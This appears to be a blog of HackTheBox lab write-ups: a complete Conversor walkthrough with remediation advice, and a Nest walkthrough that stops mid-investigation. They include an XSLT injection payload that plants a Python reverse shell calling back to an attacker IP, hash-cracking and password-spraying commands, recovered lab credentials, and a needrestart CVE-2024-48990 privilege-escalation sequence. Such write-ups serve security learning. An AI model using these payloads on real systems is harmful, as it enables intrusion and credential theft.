- RDP accessible without NLA allowing unauthenticated login screen enumeration – NLA was not enforced, allowing the Windows login screen to be reached without pre-authentication and revealing KioskUser0 as a valid account. NLA must be mandated on all RDP-accessible systems to require authentication before the login screen is displayed.
-
Conversor writeup
Conversor writeup
Box name: Conversor
Difficulty: Easy
OS: Linux
Overview: Conversor is an easy-difficulty Linux machine featuring a web application that converts XML documents into visually formatted HTML documents using XSLT stylesheets. By registering an account and reviewing the downloadable source code, we discover that the application processes user-supplied XSLT files without proper sanitisation, leading to an XSLT injection vulnerability. This allows us to write a malicious Python script to a server-side directory that is periodically executed by a cron job, granting an initial shell as www-data. Enumerating the application directory reveals a SQLite database file containing user credentials, from which we extract and crack an MD5 password hash to obtain valid SSH access as the user fismathack. For privilege escalation, the machine highlights a misconfigured sudo rule allowing execution of needrestart, which is vulnerable to CVE-2024-48990, enabling code execution via a controlled PYTHONPATH and ultimately allowing us to gain root privileges.
Link: https://app.hackthebox.com/machines/Conversor?tab=machine_info&sort_by=created_at&sort_type=desc
Machine IP: 10.129.238.31
Ran rustscan against the machine.
rustscan -a 10.129.238.31 –ulimit 5000 -b 2000 — -A -Pn

Added conversor.htb to /etc/hosts. It brings us to a login page.


Registered as a test user kami:kami and upon logging it looks like we can upload XML and XSLT files which converts the XML into a more aesthetic format.

Did some research and PayloadsAllTheThings has some XSLT Injection payloads https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSLT%20Injection/README.md. I uploaded the Vendor payload and get this back.

I tried using the base64 meterpreter payload but it doesn’t evaluate the preg variable. Poked around on the website and we can actually get the source code. Downloaded that.
Confirmed there is no sanitization. In install.md it looks like it runs scripts in /var/www/conversor.htb/scripts/.

I tried using PayloadAllTheThings to write a python script in that directory, and after a lot of troubleshooting I eventually got a shell using this .xml.
<?xml version="1.0" encoding="UTF-8"?><xsl:stylesheetxmlns:xsl="http://www.w3.org/1999/XSL/Transform"xmlns:exploit="http://exslt.org/common"extension-element-prefixes="exploit"version="1.0"><xsl:template match="/"><exploit:document href="/var/www/conversor.htb/scripts/GG.py" method="text">import socket,subprocess,os;s=socket.socket();s.connect(("10.10.16.27",1337));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])</exploit:document></xsl:template></xsl:stylesheet>
Stabilized my shell. Poked around and I found a database with a user and a hash.

Used hashcat to crack the hash.
hashcat -m 0 ‘5b5c3ac3a1c897c94caad48e6c71fdec’ /usr/share/wordlists/rockyou.txt

fismathack:Keepmesafeandwarm
I was able to ssh in with this user and grab user.txt.

Ran sudo -l and we have access to a needrestart.

This is vulnerable to CVE-2024-48990 and I found a github here https://github.com/ns989/CVE-2024-48990. Downloaded it and hosted a http server.
git clone https://github.com/ns989/CVE-2024-48990
cd CVE-2024-48990
gcc exploit.c -o __init__.so -shared -fPIC -nostartfiles
python3 -m http.server 8080
Downloaded it to victim in mentioned path.
mkdir -p /tmp/.X11-Unix/importlib
wget http://10.10.16.27:8080/__init__.so -O /tmp/.X11-Unix/importlib/__init__.so
It was giving me issues because needrestart was only scanning processes launched from a real script file, not inline code.
echo “import time; time.sleep(120)” > /tmp/sleep.py
PYTHONPATH=/tmp/.X11-Unix/ python3 /tmp/sleep.py &
sudo /usr/sbin/needrestart
su _daemon


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Added conversor.htb to /etc/hosts and browsed to the site which presented a login page. Registered a test account and found functionality to upload XML and XSLT files for document conversion.
rustscan -a 10.129.238.31 –ulimit 5000 -b 2000 — -A -Pn
2 – Source code review and XSLT injection Downloaded the available source code from the website and confirmed there was no sanitization of user-supplied XSLT files. Found install.md which revealed a scripts directory at /var/www/conversor.htb/scripts/ that was periodically executed by a cron job. Researched XSLT injection payloads and crafted a malicious XSLT file using the exslt document write extension to write a Python reverse shell script directly to the scripts directory. Waited for the cron job to execute it and caught a shell as www-data.
3 – Database credential extraction and lateral movement Stabilized the shell and enumerated the application directory. Found a SQLite database containing a user account and an MD5 hash. Cracked it with Hashcat using rockyou and SSH’d in as fismathack. Retrieved user.txt.
hashcat -m 0 ‘5b5c3ac3a1c897c94caad48e6c71fdec’ /usr/share/wordlists/rockyou.txt
Credentials recovered: fismathack:Keepmesafeandwarm
4 – Privilege Escalation – needrestart CVE-2024-48990 Ran sudo -l and found fismathack could run needrestart as root. Researched needrestart and found CVE-2024-48990, a privilege escalation vulnerability exploitable via a controlled PYTHONPATH. Compiled the exploit shared library, placed it in the PYTHONPATH location, launched a long-running Python script to create a scannable process, and triggered needrestart via sudo. Escalated to root and retrieved root.txt.
gcc exploit.c -o __init__.so -shared -fPIC -nostartfiles mkdir -p /tmp/.X11-Unix/importlib echo “import time; time.sleep(120)” > /tmp/sleep.py PYTHONPATH=/tmp/.X11-Unix/ python3 /tmp/sleep.py & sudo /usr/sbin/needrestart
Key Takeaways
- Unsanitized XSLT file processing enabling arbitrary file write – The application processed user-supplied XSLT files with no sanitization, allowing the exslt document extension to write arbitrary files to the server filesystem. User-supplied stylesheets must be processed in a sandboxed environment with no filesystem write capabilities. XSLT processing must explicitly disable extension functions and external document access.
- Cron job executing scripts from a web-accessible directory – A cron job running as www-data executed all scripts in a directory that was writable via the XSLT injection. Cron jobs must only execute scripts from directories that are owned and writable exclusively by root or the intended service account. Web application directories must never be in the execution path of scheduled tasks.
- MD5 password hash stored in application database – The fismathack account password was stored as an unsalted MD5 hash in the SQLite database, crackable instantly against common wordlists. MD5 is not a suitable algorithm for password storage and must be replaced with bcrypt, scrypt, or Argon2.
- Weak password crackable with rockyou – The fismathack password was in the rockyou wordlist. All user account passwords must meet complexity requirements that resist dictionary attacks regardless of the hashing algorithm in use.
- needrestart sudo rule enabling CVE-2024-48990 exploitation (CVSS 7.8 High) – fismathack could run needrestart as root and the vulnerable version allowed PYTHONPATH manipulation to load arbitrary shared libraries as root. Sudo rules for system utilities must be kept patched and must be reviewed against known exploitation techniques before being granted.
Remediation
[Immediate] Disable XSLT extension functions and external document access Reconfigure the XSLT processing engine to disable all extension element prefixes including exslt and xalan. Explicitly prohibit external document writes and URI resolution in the XSLT processor configuration. Process all user-supplied stylesheets in an isolated sandbox with no filesystem access outside a designated temporary directory.
[Immediate] Patch needrestart to remediate CVE-2024-48990 (CVSS 7.8 High) Update needrestart to the latest patched version immediately. Remove the sudo rule allowing fismathack to run needrestart as root. If needrestart must be run with elevated privileges, restrict it to a dedicated service account with no ability to set PYTHONPATH or influence the Python module search path.
[Immediate] Restrict cron job execution directories Audit all cron jobs and verify that every script they execute is owned by root and located in a directory not writable by web application service accounts or other non-privileged users. Remove the scripts directory from the cron execution scope immediately and relocate any legitimate scripts to a root-owned path.
[Immediate] Replace MD5 password hashing with a modern algorithm Migrate all stored password hashes from MD5 to bcrypt, scrypt, or Argon2 with appropriate cost factors. Force a password reset for all affected accounts after migration. Audit all application databases for weak or unsalted hash algorithms and remediate any findings.
[Short-term] Enforce strong passwords across all accounts The fismathack password was in the rockyou wordlist. Enforce a minimum password length of 14 characters with complexity requirements for all application and OS accounts. Audit existing passwords against common wordlists and force resets where weak passwords are identified.
[Long-term] Implement a secure file processing and application hardening baseline Define a hardening standard for all document processing applications covering XSLT sandbox configuration, file upload validation, scheduled task directory permissions, and password storage requirements. Include file conversion and document processing applications in regular security assessments and verify that all processing pipelines restrict filesystem access to the minimum required scope.
- Unsanitized XSLT file processing enabling arbitrary file write – The application processed user-supplied XSLT files with no sanitization, allowing the exslt document extension to write arbitrary files to the server filesystem. User-supplied stylesheets must be processed in a sandboxed environment with no filesystem write capabilities. XSLT processing must explicitly disable extension functions and external document access.
-
Nest writeup
Nest writeup
Box name: Nest
Difficulty: Easy
OS: Windows
Overview: Nest is an easy difficulty Windows machine featuring an SMB server that permits guest access. The shares can be enumerated to gain credentials for a low privileged user. This user is found to have access to configuration files containing sensitive information. Another user&#039;s password is found through source code analysis, which is used to gain a foothold on the box. A custom service is found to be running, which is enumerated to find and decrypt Administrator credentials.
Link: https://app.hackthebox.com/machines/Nest?tab=machine_info&sort_by=created_at&sort_type=desc
Machine IP: 10.129.6.95
Ran rustscan against the machine.
rustscan -a 10.129.6.95 –ulimit 5000 -b 2000 — -A -Pn

SMB is open but I’m unsure what port 4386 is. I’ll check out SMB first anyways.
smbclient -N -L //10.129.6.95/

Connected to the Users share. Can’t actually get the directories and nothing in them but we atleast have potential users.
smbclient //10.129.6.95/Data -U anonymous

Put the user names in users.txt. Read Data and we do get a Welcome Email which definitely looks interesting.

We get TempUser’s password. Sprayed that password and there’s a few users that have that password still. TempUser:welcome2019
netexec smb 10.129.6.95 -u users.txt -p welcome2019 –continue-on-success

Regardless let’s see what privileges we have now. Connected back to Data share and we have access to the IT share.

Nothing much in other directories besides \IT\Configs\.

In \IT\Configs\NotepadPlusPlus\config.xml we get mention of interesting files paths.

It’s not visible but it still let’s us navigate there.

I don’t see a Temp.txt but I poked around in here further. I found more mention of a RUScanner. In Utils.vb I can see encryption functions. Went back to the data share and a username and encrypted password is there.

c.smith:fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=
With the found information I couldn’t find any existing decryptor tools or able to get Cyberchef to work. I eventually need to get better at coding and scripting myself but I have AI create me a decryption script with our existing knowledge.
pip install pycryptodome --break-system-packagespython3 -c "from Crypto.Cipher import AESfrom Crypto.Protocol.KDF import PBKDF2from Crypto.Hash import HMAC, SHA1import base64key = PBKDF2(b'N3st22', b'88552299', dkLen=32, count=2,prf=lambda p, s: HMAC.new(p, s, SHA1).digest())ct = base64.b64decode('fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=')cipher = AES.new(key, AES.MODE_CBC, b'464R5DFA5DL6LE28')print(cipher.decrypt(ct))"
C.Smith:xRxRxPANCAK3SxRxRx
I was able to authenticate to the Users share and get user.txt.
smbclient //10.129.6.95/Users -U C.Smith%xRxRxPANCAK3SxRxRx

Also poked at the HQK Reporting directory. This is what is running on port 4386. I tried connecting to the port with telnet but nothing is of important besides DEBUG it seems but we don’t have a password.

I got stuck here so I peeked at the write up as the Debug Mode Password file was empty. There is ADS associated and we can actually use allinfo on it from SMB which I didn’t know.


WBQ201953D8w
That worked for DEBUG mode with more options.

Unfortunately with LIST and SETDIR we can’t get into Administrator. Poking around further there is a Ldap.conf file in C:\Program Files\HQK.
